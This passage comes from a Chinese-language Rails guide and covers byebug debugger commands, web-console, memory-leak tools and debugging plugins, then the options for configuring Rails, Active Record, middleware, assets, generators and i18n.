:@_action_name, :@_response_body, :@marked_for_same_origin_verification,
:@_config, :@articles]
```

实例变量中出现了 `@articles`，因为执行了定义它的代码。

提示

执行 `irb` 命令可进入 `irb` 模式（这不显然吗），`irb` 会话使用当前上下文。

`var` 命令是显示变量值最便捷的方式：

```
(byebug) help var
```

```
[v]ar <subcommand>
```

```
Shows variables and its values
```

```
var all      -- Shows local, global and instance variables of self.
var args     -- Information about arguments of the current scope
var const    -- Shows constants of an object.
var global   -- Shows global variables.
var instance -- Shows instance variables of self or a specific object.
var local    -- Shows local variables in current scope.
```

上述方法可以很轻易查看当前上下文中的变量值。例如，下述代码确认没有局部变量：

```
(byebug) var local
(byebug)
```

审查对象的方法也可以使用这个命令：

```
(byebug) var instance Article.new
 @_start_transaction_state = {}
 @aggregation_cache = {}
 @association_cache = {}
 @attributes = #<ActiveRecord::AttributeSet:0x007fd0682a9b18
 @attributes={"id"=>#<ActiveRecord::Attribute::FromDatabase:0x007fd0682a9a00 @name="id",
 @value_be...
 @destroyed = false
 @destroyed_by_association = nil
```

```
@marked_for_destruction = false  
@new_record = true  
@readonly = false  
@transaction_state = nil
```

`display` 命令可用于监视变量，查看在代码执行过程中变量值的变化：

```
(byebug) display @articles  
1: @articles = nil
```

`display` 命令后跟的变量值会随着执行堆栈的推移而变化。如果想停止显示变量值，可以执行 `undisplay n` 命令，其中 `n` 是变量的代号（在上例中是 1）。

20.3.6 逐步执行

现在你知道在运行代码的什么位置，以及如何查看变量的值了。下面我们继续执行应用。

`step` 命令（缩写为 `s`）可以一直执行应用，直到下一个逻辑停止点，再把控制权交给调试器。`next` 命令的作用和 `step` 命令类似，但是 `step` 命令会在执行下一行代码之前停止，一次只执行一步，而 `next` 命令会执行下一行代码，但不跳出方法。

我们来看看下面这种情形：

```
Started GET "/" for 127.0.0.1 at 2014-04-11 13:39:23 +0200  
Processing by ArticlesController#index as HTML  
  
[1, 6] in /PathToProject/app/models/article.rb  
 1: class Article < ApplicationRecord  
 2:   def self.find_recent(limit = 10)  
 3:     byebug  
=> 4:     where('created_at > ?', 1.week.ago).limit(limit)  
 5:   end  
 6: end  
  
(byebug)
```

如果使用 `next`，不会深入方法调用，`byebug` 会进入同一上下文中的下一行。这里，进入的是当前方法的最后一行，因此 `byebug` 会返回调用方的下一行。

```
(byebug) next  
[4, 13] in /PathToProject/app/controllers/articles_controller.rb  
 4:   # GET /articles  
 5:   # GET /articles.json  
 6:   def index  
 7:     @articles = Article.find_recent  
 8:  
=> 9:     respond_to do |format|  
10:       format.html # index.html.erb  
11:       format.json { render json: @articles }  
12:     end  
13:   end  
  
(byebug)
```

如果使用 `step`, `byebug` 会进入要执行的下一个 Ruby 指令——这里是 Active Support 的 `week` 方法。

```
(byebug) step  
  
[49, 58] in /PathToGems/activesupport-5.1.0/lib/active_support/core_ext/numeric/time.rb  
 49:  
 50:  # Returns a Duration instance matching the number of weeks provided.  
 51:  #  
 52:  # 2.weeks # => 14 days  
 53:  def weeks  
=> 54:    ActiveSupport::Duration.new(self * 7.days, [:days, self * 7])  
 55:  end  
 56:  alias :week :weeks  
 57:  
 58:  # Returns a Duration instance matching the number of fortnights provided.  
(byebug)
```

逐行执行代码是找出代码缺陷的最佳方式。

提示

还可以使用 `step n` 或 `next n` 一次向前移动 n 步。

20.3.7 断点

断点设置在何处终止执行代码。调试器会在设定断点的行呼出。

断点可以使用 `break` 命令（缩写为 `b`）动态添加。添加断点有三种方式：

- `break n`: 在当前源码文件的第 `n` 行设定断点。
- `break file:n [if expression]`: 在文件 `file` 的第 `n` 行设定断点。如果指定了表达式 `expression`, 其返回结果必须为 `true` 才会启动调试器。
- `break class(.|#)method [if expression]`: 在 `class` 类的 `method` 方法中设置断点，`.` 和 `#` 分别表示类和实例方法。表达式 `expression` 的作用与 `file:n` 中的一样。

例如，在前面的情形下：

```
[4, 13] in /PathToProject/app/controllers/articles_controller.rb  
 4:  # GET /articles  
 5:  # GET /articles.json  
 6:  def index  
 7:    @articles = Article.find_recent  
 8:  
=> 9:    respond_to do |format|  
 10:      format.html # index.html.erb  
 11:      format.json { render json: @articles }  
 12:    end  
 13:  end  
  
(byebug) break 11  
Successfully created breakpoint with id 1
```

使用 `info breakpoints` 命令可以列出断点。如果指定了数字，只会列出对应的断点，否则列出所有断点。

```
(byebug) info breakpoints
Num Enb What
1 y at /PathToProject/app/controllers/articles_controller.rb:11
```

如果想删除断点，使用 `delete n` 命令，删除编号为 `n` 的断点。如果不指定数字，则删除所有在用的断点。

```
(byebug) delete 1
(byebug) info breakpoints
No breakpoints.
```

断点也可以启用或禁用：

- `enable breakpoints [n [m [...]]]`: 在指定的断点列表或者所有断点处停止应用。这是创建断点后的默认状态。
- `disable breakpoints [n [m [...]]]`: 让指定的断点（或全部断点）在应用中不起作用。

20.3.8 捕获异常

`catch exception-name` 命令（或 `cat exception-name`）可捕获 `exception-name` 类型的异常，源码很有可能没有处理这个异常。

执行 `catch` 命令可以列出所有可用的捕获点。

20.3.9 恢复执行

有两种方法可以恢复被调试器终止执行的应用：

- `continue [n]` (或 `c`) : 从停止的地方恢复执行程序，设置的断点失效。可选的参数 `n` 指定一个行数，设定一个一次性断点，应用执行到这一行时，断点会被删除。
- `finish [n]`: 一直执行，直到指定的堆栈帧返回为止。如果没有指定帧序号，应用会一直执行，直到当前堆栈帧返回为止。当前堆栈帧就是最近刚使用过的帧，如果之前没有移动帧的位置（执行 `up`、`down` 或 `frame` 命令），就是第 0 帧。如果指定了帧序号，则运行到指定的帧返回为止。

20.3.10 编辑

下面这个方法可以在调试器中使用编辑器打开源码：

- `edit [file:n]`: 使用环境变量 `EDITOR` 指定的编辑器打开文件 `file`。还可指定行数 `n`。

20.3.11 退出

若想退出调试器，使用 `quit` 命令（缩写为 `q`）。也可以输入 `q!`，跳过 `Really quit? (y/n)` 提示，无条件地退出。

退出后会终止所有线程，因此服务器也会停止，需要重启。

20.3.12 设置

`byebug` 有几个选项，可用于调整行为：

```
(byebug) help set

set <setting> <value>

Modifies byebug settings

Boolean values take "on", "off", "true", "false", "1" or "0". If you
don't specify a value, the boolean setting will be enabled. Conversely,
you can use "set no<setting>" to disable them.

You can see these environment settings with the "show" command.

List of supported settings:

autosave      -- Automatically save command history record on exit
autolist      -- Invoke list command on every stop
width         -- Number of characters per line in byebug's output
autoirb       -- Invoke IRB on every stop
basename      -- <file>:<line> information after every stop uses short paths
linetrace     -- Enable line execution tracing
autoprty      -- Invoke Pry on every stop
stack_on_error -- Display stack trace when `eval` raises an exception
fullpath      -- Display full file names in backtraces
histfile      -- File where cmd history is saved to. Default: ./byebug_history
listsize       -- Set number of source lines to list by default
post_mortem   -- Enable/disable post-mortem mode
callstyle     -- Set how you want method call parameters to be displayed
histsize      -- Maximum number of commands that can be stored in byebug history
savefile      -- File where settings are saved to. Default: ~/.byebug_save
```

提示

可以把这些设置保存在家目录中的 `.byebugrc` 文件里。启动时，调试器会读取这些全局设置。
例如：

```
set callstyle short
set listsize 25
```

20.4 使用 web-console gem 调试

Web Console 的作用与 `byebug` 有点类似，不过它在浏览器中运行。在任何页面中都可以在视图或控制器的上下文中请求控制台。控制台在 HTML 内容下面渲染。

20.4.1 控制台

在任何控制器动作或视图中，都可以调用 `console` 方法呼出控制台。

例如，在一个控制器中：

```
class PostsController < ApplicationController
```

```
def new
  console
  @post = Post.new
end
end
```

或者在一个视图中：

```
<% console %>

<h2>New Post</h2>
```

控制台在视图中渲染。调用 `console` 的位置不用担心，它不会在调用的位置显示，而是显示在 HTML 内容下方。

控制台可以执行纯 Ruby 代码，你可以定义并实例化类、创建新模型或审查变量。

注意

一个请求只能渲染一个控制台，否则 `web-console` 会在第二个 `console` 调用处抛出异常。

20.4.2 审查变量

可以调用 `instance_variables` 列出当前上下文中的全部实例变量。如果想列出全部局部变量，调用 `local_variables`。

20.4.3 设置

- `config.web_console.whitelisted_ips`: 授权的 IPv4 或 IPv6 地址和网络列表（默认值：`127.0.0.1/8, ::1`）。
- `config.web_console.whiny_requests`: 禁止渲染控制台时记录一条日志（默认值：`true`）。

`web-console` 会在远程服务器中执行 Ruby 代码，因此别在生产环境中使用。

20.5 调试内存泄露

Ruby 应用（Rails 或其他）可能会导致内存泄露，泄露可能由 Ruby 代码引起，也可能由 C 代码引起。

本节介绍如何使用 Valgrind 等工具查找并修正内存泄露问题。

20.5.1 Valgrind

[Valgrind](#) 应用能检测 C 语言层的内存泄露和条件竞争。

Valgrind 提供了很多工具，能自动检测很多内存管理和线程问题，也能详细分析程序。例如，如果 C 扩展调用了 `malloc()` 函数，但没调用 `free()` 函数，这部分内存就会一直被占用，直到应用终止执行。

关于如何安装以及如何在 Ruby 中使用 Valgrind，请阅读 Evan Weaver 写的 [Valgrind and Ruby](#) 一文。

20.6 用于调试的插件

有很多 Rails 插件可以帮助你查找问题和调试应用。下面列出一些有用的调试插件：

- [Footnotes](#): 在应用的每个页面底部显示请求信息，并链接到源码（可通过 TextMate 打开）；
- [Query Trace](#): 在日志中写入请求源信息；
- [Query Reviewer](#): 这个 Rails 插件在开发环境中会在每个 SELECT 查询前执行 EXPLAIN 查询，并在每个页面中添加一个 `div` 元素，显示分析到的查询问题；
- [Exception Notifier](#): 提供了一个邮件程序和一组默认的邮件模板，Rails 应用出现问题后发送邮件通知；
- [Better Errors](#): 使用全新的页面替换 Rails 默认的错误页面，显示更多的上下文信息，例如源码和变量的值；
- [RailsPanel](#): 一个 Chrome 扩展，在浏览器的开发者工具中显示 `development.log` 文件的内容，显示的内容包括：数据库查询时间、渲染时间、总时间、参数列表、渲染的视图，等等。
- [Pry](#): 一个 IRB 替代品，可作为开发者的运行时控制台。

20.7 参考资源

- [byebug 首页](#)
- [web-console 首页](#)

第 21 章 配置 Rails 应用

本文涵盖 Rails 应用可用的配置和初始化功能。

读完本文后，您将学到：

- 如何调整 Rails 应用的行为；
- 如何增加额外代码，在应用启动时运行。

21.1 初始化代码的存放位置

Rails 为初始化代码提供了四个标准位置：

- `config/application.rb`
- 针对各环境的配置文件
- 初始化脚本
- 后置初始化脚本

21.2 在 Rails 之前运行代码

虽然在加载 Rails 自身之前运行代码很少见，但是如果想这么做，可以把代码添加到 `config/application.rb` 文件中 `require 'rails/all'` 的前面。

21.3 配置 Rails 组件

一般来说，配置 Rails 的意思是配置 Rails 的组件和 Rails 自身。传给各个组件的设置在 `config/application.rb` 配置文件或者针对各环境的配置文件（如 `config/environments/production.rb`）中指定。

例如，`config/application.rb` 文件中有下述设置：

```
config.time_zone = 'Central Time (US & Canada)'
```

这是针对 Rails 自身的设置。如果想把设置传给某个 Rails 组件，依然是在 `config/application.rb` 文件中通过 `config` 对象去做：

```
config.active_record.schema_format = :ruby
```

Rails 会使用这个设置配置 Active Record。

21.3.1 Rails 的一般性配置

这些配置方法在 `Rails::Railtie` 对象上调用，例如 `Rails::Engine` 或 `Rails::Application` 的子类。

- `config.after_initialize` 接受一个块，在 Rails 初始化应用之后运行。初始化过程包括初始化框架自身、引擎和 `config/initializers` 目录中的全部初始化脚本。注意，这个块会被 Rake 任务运行。可用于配置其他初始化脚本设定的值：

```
config.after_initialize do
  ActionView::Base.sanitized_allowed_tags.delete 'div'
end
```

- `config.asset_host` 设定静态资源文件的主机名。使用 CDN 贮存静态资源文件，或者想绕开浏览器对同一域名的并发连接数的限制时可以使用这个选项。这是 `config.action_controller.asset_host` 的简短版本。
- `configautoload_once_paths` 接受一个路径数组，告诉 Rails 自动加载常量后不在每次请求中都清空。如果 `config.cache_classes` 的值为 `false`（开发环境的默认值），这个选项有影响。否则，都只自动加载一次。这个数组的全部元素都要在 `autoload_paths` 中。默认值为一个空数组。
- `configautoload_paths` 接受一个路径数组，让 Rails 自动加载里面的常量。默认值是 `app` 目录中的全部子目录。
- `config.cache_classes` 控制每次请求是否重新加载应用的类和模块。在开发环境中默认为 `false`，在测试和生产环境中默认为 `true`。
- `config.action_view.cache_template_loading` 控制每次请求是否重新加载模板。默认值为 `config.cache_classes` 的值。
- `config.beginning_of_week` 设定一周从周几开始。可接受的值是有效的周几符号（如 `:monday`）。
- `config.cache_store` 配置 Rails 缓存使用哪个存储器。可用的选项有：`:memo-ry_store`、`:file_store`、`:mem_cache_store`、`:null_store`，或者实现了缓存 API 的对象。默认值为 `:file_store`。
- `config.colorize_logging` 指定在日志中记录信息时是否使用 ANSI 颜色代码。默认值为 `true`。
- `config.consider_all_requests_local` 是一个旗标。如果设为 `true`，发生任何错误都会把详细的调试信息转储到 HTTP 响应中，而且 `Rails::Info` 控制器会在 `/rails/info/properties` 中显示应用的运行时上下文。开发和测试环境中默认为 `true`，生产环境默认为 `false`。如果想精细控制，把这个选项设为 `false`，然后在控制器中实现 `local_request?` 方法，指定哪些请求应该在出错时显示调试信息。
- `config.console` 设定 `rails console` 命令所用的控制台类。最好在 `console` 块中运行：

```
console do
  # 这个块只在运行控制台时运行
  # 因此可以安全引入 pry
  require "pry"
  config.console = Pry
end
```

- `config.eager_load` 设为 `true` 时，及早加载注册的全部 `config.eager_load_namespaces`。包括应用、引擎、Rails 框架和注册的其他命名空间。
- `config.eager_load_namespaces` 注册命名空间，当 `config.eager_load` 为 `true` 时及早加载。这里列出的所有命名空间都必须响应 `eager_load!` 方法。

- `config.eager_load_paths` 接受一个路径数组，如果启用类缓存，启动 Rails 时会及早加载。默认值为 `app` 目录中的全部子目录。
- `config.enable_dependency_loading` 设为 `true` 时，即便应用及早加载了，而且把 `config.cache_classes` 设为 `true`，也自动加载。默认值为 `false`。
- `config.encoding` 设定应用全局编码。默认为 UTF-8。
- `config.exceptions_app` 设定出现异常时 ShowException 中间件调用的异常应用。默认为 `ActionDispatch::PublicExceptions.new(Rails.public_path)`。
- `config.debug_exception_response_format` 设定开发环境中出错时响应的格式。只提供 API 的应用默认值为 `:api`，常规应用的默认值为 `:default`。
- `config.file_watcher` 指定一个类，当 `config.reload_classes_only_on_change` 设为 `true` 时用于检测文件系统中文件的变动。Rails 提供了 `ActiveSupport::FileUpdateChecker`（默认）和 `ActiveSupport::EventedFileUpdateChecker`（依赖 `listen` gem）。自定义的类必须符合 `ActiveSupport::FileUpdateChecker` API。
- `config.filter_parameters` 用于过滤不想记录到日志中的参数，例如密码或信用卡卡号。默认，Rails 把 `Rails.application.config.filter_parameters += [:password]` 添加到 `config/initializers/filter_parameter_logging.rb` 文件中，过滤密码。过滤的参数部分匹配正则表达式。
- `config.force_ssl` 强制所有请求经由 `ActionDispatch::SSL` 中间件处理，即通过 HTTPS 伺服，而且把 `config.action_mailer.default_url_options` 设为 `{ protocol: 'https' }`。SSL 通过设定 `config.ssl_options` 选项配置，详情参见 [ActionDispatch::SSL 的文档](#)。
- `config.log_formatter` 定义 Rails 日志记录器的格式化程序。这个选项的默认值在所有环境中都是 `ActiveSupport::Logger::SimpleFormatter` 的实例。如果为 `config.logger` 设定了值，必须在包装到 `ActiveSupport::TaggedLogging` 实例中之前手动把格式化程序的值传给日志记录器，Rails 不会为你代劳。
- `config.log_level` 定义 Rails 日志记录器的详细程度。在所有环境中，这个选项的默认值都是 `:debug`。可用的日志等级有 `:debug`、`:info`、`:warn`、`:error`、`:fatal` 和 `:unknown`。
- `config.log_tags` 的值可以是一组 `request` 对象响应的方法，可以是一个接受 `request` 对象的 `Proc`，也可以是能响应 `to_s` 方法的对象。这样便于为包含调试信息的日志行添加标签，例如二级域名和请求 ID——二者对调试多用户应用十分有用。
- `config.logger` 指定 `Rails.logger` 和与 Rails 有关的其他日志（`ActiveRecord::Base.logger`）所用的日志记录器。默认值为 `ActiveSupport::TaggedLogging` 实例，包装 `ActiveSupport::Logger` 实例，把日志存储在 `log/` 目录中。你可以提供自定义的日志记录器，但是为了完全兼容，必须遵照下述指导方针：
 - 为了支持格式化程序，必须手动把 `config.log_formatter` 指定的格式化程序赋值给日志记录器。
 - 为了支持日志标签，日志实例必须使用 `ActiveSupport::TaggedLogging` 包装。
 - 为了支持静默，日志记录器必须引入 `LoggerSilence` 和 `ActiveSupport::LoggerThreadSafeLevel` 模块。`ActiveSupport::Logger` 类已经引入这两个模块。

```

class MyLogger < ::Logger
  include ActiveSupport::LoggerThreadSafeLevel
  include LoggerSilence
end

mylogger      = MyLogger.new(STDOUT)
mylogger.formatter = config.log_formatter

```

```
config.logger = ActiveSupport::TaggedLogging.new(mylogger)
```

- `config.middleware` 用于配置应用的中间件。详情参见 [21.3.4 节](#)。
- `config.reload_classes_only_on_change` 设定仅在跟踪的文件有变化时是否重新加载类。默认跟踪自动加载路径中的一切文件，这个选项的值为 `true`。如果把 `config.cache_classes` 设为 `true`，这个选项将被忽略。
- `secrets.secret_key_base` 用于指定一个密钥，检查应用的会话，防止篡改。`secrets.secret_key_base` 的值一开始是个随机的字符串，存储在 `config/secrets.yml` 文件中。
- `config.public_file_server.enabled` 配置 Rails 从 `public` 目录中伺服静态文件。这个选项的默认值是 `false`，但在生产环境中设为 `false`，因为应该使用运行应用的服务器软件（如 NGINX 或 Apache）伺服静态文件。在生产环境中如果使用 WEBrick 运行或测试应用（不建议在生产环境中使用 WEBrick），把这个选项设为 `true`。否则无法使用页面缓存，也无法请求 `public` 目录中的文件。
- `config.session_store` 指定使用哪个类存储会话。可用的值有 `:cookie_store`（默认值）、`:mem_cache_store` 和 `:disabled`。最后一个值告诉 Rails 不处理会话。`cookie` 存储器中的会话键默认使用应用的名称。也可以指定自定义的会话存储器：

```
config.session_store :my_custom_store
```

这个自定义的存储器必须定义为 `ActionDispatch::Session::MyCustomStore`。

- `config.time_zone` 设定应用的默认时区，并让 Active Record 知道。

21.3.2 配置静态资源

- `config.assets.enabled` 是个旗标，控制是否启用 Asset Pipeline。默认值为 `true`。
- `config.assets.raise_runtime_errors` 设为 `true` 时启用额外的运行时错误检查。推荐在 `config/environments/development.rb` 中设定，以免部署到生产环境时遇到意料之外的错误。
- `config.assets.css_compressor` 定义所用的 CSS 压缩程序。默认设为 `sass-rails`。目前唯一的另一个值是 `:yui`，使用 `yui-compressor` gem 压缩。
- `config.assets.js_compressor` 定义所用的 JavaScript 压缩程序。可用的值有 `:closure`、`:uglifier` 和 `:yui`，分别使用 `closure-compiler`、`uglifier` 和 `yui-compressor` gem。
- `config.assets.gzip` 是一个旗标，设定在静态资源的常规版本之外是否创建 gzip 版本。默认为 `true`。
- `config.assets.paths` 包含查找静态资源的路径。在这个配置选项中追加的路径，会在里面寻找静态资源。
- `config.assets.precompile` 设定运行 `rake assets:precompile` 任务时要预先编译的其他静态资源（除 `application.css` 和 `application.js` 之外）。
- `config.assets.unknown_asset_fallback` 在使用 `sprockets-rails 3.2.0` 或以上版本时用于修改 Asset Pipeline 找不到静态资源时的行为。默认为 `true`。
- `config.assets.prefix` 定义伺服静态资源的前缀。默认为 `/assets`。
- `config.assets.manifest` 定义静态资源预编译器使用的清单文件的完整路径。默认为 `public` 文件夹中 `config.assets.prefix` 设定的目录中的 `manifest-<random>.json`。
- `config.assets.digest` 设定是否在静态资源的名称中包含 SHA256 指纹。默认为 `true`。
- `config.assets.debug` 禁止拼接和压缩静态文件。在 `development.rb` 文件中默认设为 `true`。

`config.assets.version` 是在生成 SHA256 哈希值过程中使用的一个字符串。修改这个值可以强制重新编译所有文件。

- `config.assets.compile` 是一个旗标，设定在生产环境中是否启用实时 Sprockets 编译。
- `config.assets.logger` 接受一个符合 Log4r 接口的日志记录器，或者默认的 Ruby `Logger` 类。默认值与 `config.logger` 相同。如果设为 `false`，不记录对静态资源的伺服。
- `config.assets.quiet` 禁止在日志中记录对静态资源的请求。在 `development.rb` 文件中默认设为 `true`。

21.3.3 配置生成器

Rails 允许通过 `config.generators` 方法调整生成器的行为。这个方法接受一个块：

```
config.generators do |g|
  g.orm :active_record
  g.test_framework :test_unit
end
```

在这个块中可以使用的全部方法如下：

- `assets` 指定在生成脚手架时是否创建静态资源。默认为 `true`。
- `force_plural` 指定模型名是否允许使用复数。默认为 `false`。
- `helper` 指定是否生成辅助模块。默认为 `true`。
- `integration_tool` 指定使用哪个集成工具生成集成测试。默认为 `:test_unit`。
- `javascripts` 启用生成器中的 JavaScript 文件钩子。在 Rails 中供 `scaffold` 生成器使用。默认为 `true`。
- `javascript_engine` 配置生成静态资源时使用的脚本引擎（如 coffee）。默认为 `:js`。
- `orm` 指定使用哪个 ORM。默认为 `false`，即使用 Active Record。
- `resource_controller` 指定 `rails generate resource` 使用哪个生成器生成控制器。默认为 `:controller`。
- `resource_route` 指定是否生成资源路由。默认为 `true`。
- `scaffold_controller` 与 `resource_controller` 不同，它指定 `rails generate scaffold` 使用哪个生成器生成脚手架中的控制器。默认为 `:scaffold_controller`。
- `stylesheets` 启用生成器中的样式表钩子。在 Rails 中供 `scaffold` 生成器使用，不过也可以供其他生成器使用。默认为 `true`。
- `stylesheet_engine` 配置生成静态资源时使用的样式表引擎（如 sass）。默认为 `:css`。
- `scaffold_stylesheet` 生成脚手架中的资源时创建 `scaffold.css`。默认为 `true`。
- `test_framework` 指定使用哪个测试框架。默认为 `false`，即使用 Minitest。
- `template_engine` 指定使用哪个模板引擎，例如 ERB 或 Haml。默认为 `:erb`。

21.3.4 配置中间件

每个 Rails 应用都自带一系列中间件，在开发环境中按下述顺序使用：

- `ActionDispatch::SSL` 强制使用 HTTPS 伺服每个请求。`config.force_ssl` 设为 `true` 时启用。传给这个中间件的选项通过 `config.ssl_options` 配置。
- `ActionDispatch::Static` 用于伺服静态资源。`config.public_file_server.enabled` 设为 `false` 时禁用。如果静态资源目录的索引文件不是 `index`，使用 `config.public_file_server.index_name` 指定。

例如，请求目录时如果想伺服 `main.html`，而不是 `index.html`，把 `config.public_file_server.index_name` 设为 "main"。

- `ActionDispatch::Executor` 以线程安全的方式重新加载代码。`onfig.allow_concurrency` 设为 `false` 时禁用，此时加载 `Rack::Lock`。`Rack::Lock` 把应用包装在 `mutex` 中，因此一次只能被一个线程调用。
- `ActiveSupport::Cache::Strategy::LocalCache` 是基本的内存后端缓存。这个缓存对线程不安全，只应该用作单线程的临时内存缓存。
- `Rack::Runtime` 设定 `X-Runtime` 首部，包含执行请求的时间（单位为秒）。
- `Rails::Rack::Logger` 通知日志请求开始了。请求完成后，清空相关日志。
- `ActionDispatch::ShowExceptions` 拯救应用抛出的任何异常，在本地或者把 `config.consider_all_requests_local` 设为 `true` 时渲染精美的异常页面。如果把 `config.action_dispatch.show_exceptions` 设为 `false`，异常总是抛出。
- `ActionDispatch::RequestId` 在响应中添加 `X-Request-Id` 首部，并且启用 `ActionDispatch::Request#uuid` 方法。
- `ActionDispatch::RemoteIp` 检查 IP 欺骗攻击，从请求首部中获取有效的 `client_ip`。可通过 `config.action_dispatch.ip_spoofing_check` 和 `config.action_dispatch.trusted_proxies` 配置。
- `Rack::Sendfile` 截获从文件中伺服内容的响应，将其替换成服务器专属的 `X-Sendfile` 首部。可通过 `config.action_dispatch.x_sendfile_header` 配置。
- `ActionDispatch::Callbacks` 在伺服请求之前运行准备回调。
- `ActionDispatch::Cookies` 为请求设定 cookie。
- `ActionDispatch::Session::CookieStore` 负责把会话存储在 cookie 中。可以把 `config.action_controller.session_store` 改为其他值，换成其他中间件。此外，可以使用 `config.action_controller.session_options` 配置传给这个中间件的选项。
- `ActionDispatch::Flash` 设定 `flash` 键。仅当为 `config.action_controller.session_store` 设定值时可用。
- `Rack::MethodOverride` 在设定了 `params[:_method]` 时允许覆盖请求方法。这是支持 PATCH、PUT 和 DELETE HTTP 请求的中间件。
- `Rack::Head` 把 HEAD 请求转换成 GET 请求，然后以 GET 请求伺服。

除了这些常规中间件之外，还可以使用 `config.middleware.use` 方法添加：

```
config.middleware.use Magical::Unicorns
```

上述代码把 `Magical::Unicorns` 中间件添加到栈的末尾。如果想把中间件添加到另一个中间件的前面，可以使用 `insert_before`：

```
config.middleware.insert_before Rack::Head, Magical::Unicorns
```

也可以使用索引把中间件插入指定的具体位置。例如，若想把 `Magical::Unicorns` 中间件插入栈顶，可以这么做：

```
config.middleware.insert_before 0, Magical::Unicorns
```

此外，还有 `insert_after`。它把中间件添加到另一个中间件的后面：

```
config.middleware.insert_after Rack::Head, Magical::Unicorns
```

中间件也可以完全替换掉：

```
config.middleware.swap ActionController::Failsafe, Lifo::Failsafe
```

还可以从栈中移除：

```
config.middleware.delete Rack::MethodOverride
```

21.3.5 配置 i18n

这些配置选项都委托给 I18n 库。

- `config.i18n.available_locales` 设定应用可用的本地化白名单。默认为在本地化文件中找到的全部本地化键，在新应用中通常只有 `:en`。
- `config.i18n.default_locale` 设定供 i18n 使用的默认本地化。默认为 `:en`。
- `config.i18n.enforce_available_locales` 确保传给 i18n 的本地化必须在 `available_locales` 声明的列表中，否则抛出 `I18n::InvalidLocale` 异常。默认为 `true`。除非有特别的原因，否则不建议禁用这个选项，因为这是一项安全措施，能防止用户输入无效的本地化。
- `config.i18n.load_path` 设定 Rails 寻找本地化文件的路径。默认为 `config/locales/*.{yml,rb}`。
- `config.i18n.fallbacks` 设定没有翻译时的回落行为。下面是这个选项的单个使用示例：

- 设为 `true`，回落到默认区域设置：

```
config.i18n.fallbacks = true
```

- 设为一个区域设置数据：

```
config.i18n.fallbacks = [:tr, :en]
```

- 还可以为各个区域设置设定不同的回落语言。例如，如果想把 `:tr` 作为 `:az` 的回落语言，把 `:de` 和 `:en`` 作为 `:da` 的回落语言，可以这么做：

```
config.i18n.fallbacks = { az: :tr, da: [:de, :en] }
```

或

```
config.i18n.fallbacks.map = { az: :tr, da: [:de, :en] }
```

21.3.6 配置 Active Record

`config.active_record` 包含众多配置选项：

- `config.active_record.logger` 接受符合 Log4r 接口的日志记录器，或者默认的 Ruby `Logger` 类，然后传给新的数据库连接。可以在 Active Record 模型类或实例上调用 `logger` 方法获取日志记录器。设为 `nil` 时禁用日志。
- `config.active_record.primary_key_prefix_type` 用于调整主键列的名称。默认情况下，Rails 假定主键列名为 `id`（无需配置）。此外有两个选择：
 - 设为 `:table_name` 时，`Customer` 类的主键为 `customerid`。
 - 设为 `:table_name_with_underscore` 时，`Customer` 类的主键为 `customer_id`。
- `config.active_record.table_name_prefix` 设定一个全局字符串，放在表名前面。如果设为 `north-west_`，`Customer` 类对应的表是 `northwest_customers`。默认为空字符串。
- `config.active_record.table_name_suffix` 设定一个全局字符串，放在表名后面。如果设为 `_north-`

`west`, `Customer` 类对应的表是 `customers_northwest`。默认为空字符串。

- `config.active_record.schema_migrations_table_name` 设定模式迁移表的名称。
- `config.active_record.pluralize_table_names` 指定 Rails 在数据库中寻找单数还是复数表名。如果设为 `true` (默认)，那么 `Customer` 类使用 `customers` 表。如果设为 `false`, `Customer` 类使用 `customer` 表。
- `config.active_record.default_timezone` 设定从数据库中检索日期和时间时使用 `Time.local` (设为 `:local` 时) 还是 `Time.utc` (设为 `:utc` 时)。默认为 `:utc`。
- `config.active_record.schema_format` 控制把数据库模式转储到文件中时使用的格式。可用的值有: `:ruby` (默认), 与所用的数据库无关; `:sql`, 转储 SQL 语句 (可能与数据库有关)。
- `config.active_record.error_on_ignored_order_or_limit` 指定批量查询时如果忽略顺序是否抛出错误。设为 `true` 时抛出错误, 设为 `false` 时发出提醒。默认为 `false`。
- `config.active_record.timestamped_migrations` 控制迁移使用整数还是时间戳编号。默认为 `true`, 使用时间戳。如果有多个开发者共同开发同一个应用, 建议这么设置。
- `config.active_record.lock_optimistically` 控制 Active Record 是否使用乐观锁。默认为 `true`。
- `config.active_record.cache_timestamp_format` 控制缓存键中时间戳的格式。默认为 `:nsec`。
- `config.active_record.record.timestamps` 是个布尔值选项, 控制 `create` 和 `update` 操作是否更新时间戳。默认值为 `true`。
- `config.active_record.partial_writes` 是个布尔值选项, 控制是否使用部分写入 (partial write, 即更新时是否只设定有变化的属性)。注意, 使用部分写入时, 还应该使用乐观锁 (`config.active_record.lock_optimistically`) , 因为并发更新可能写入过期的属性。默认值为 `true`。
- `config.active_record.maintain_test_schema` 是个布尔值选项, 控制 Active Record 是否应该在运行测试时让测试数据库的模式与 `db/schema.rb` (或 `db/structure.sql`) 保持一致。默认为 `true`。
- `config.active_record.dump_schema_after_migration` 是个旗标, 控制运行迁移后是否转储模式 (`db/schema.rb` 或 `db/structure.sql`)。生成 Rails 应用时, `config/environments/production.rb` 文件中把它设为 `false`。如果不设定这个选项, 默认为 `true`。
- `config.active_record.dump_schemas` 控制运行 `db:structure:dump` 任务时转储哪些数据库模式。可用的值有: `:schema_search_path` (默认), 转储 `schema_search_path` 列出的全部模式; `:all`, 不考虑 `schema_search_path`, 始终转储全部模式; 以逗号分隔的模式字符串。
- `config.active_record.belongs_to_required_by_default` 是个布尔值选项, 控制没有 `belongs_to` 关联时记录的验证是否失败。
- `config.active_record.warn_on_records_fetched_greater_than` 为查询结果的数量设定一个提醒阈值。如果查询返回的记录数量超过这一阈值, 在日志中记录一个提醒。可用于标识可能导致内存泛用的查询。
- `config.active_record.index_nested_attribute_errors` 让嵌套的 `has_many` 关联错误显示索引。默认为 `false`。
- `config.active_record.use_schema_cache_dump` 设为 `true` 时, 用户可以从 `db/schema_cache.yml` 文件中获取模式缓存信息, 而不用查询数据库。默认为 `true`。

MySQL 适配器添加了一个配置选项:

- `ActiveRecord::ConnectionAdapters::Mysql2Adapter.emulate_booleans` 控制 Active Record 是否把 `tinyint(1)` 类型的列当做布尔值。默认为 `true`。

模式转储程序添加了一个配置选项:

- `ActiveRecord::SchemaDumper.ignore_tables` 指定一个表数组，不包含在生成的模式文件中。如果 `config.active_record.schema_format` 的值不是 `:ruby`，这个设置会被忽略。

21.3.7 配置 Action Controller

`config.action_controller` 包含众多配置选项：

- `config.action_controller.asset_host` 设定静态资源的主机。不使用应用自身伺服静态资源，而是通过 CDN 伺服时设定。
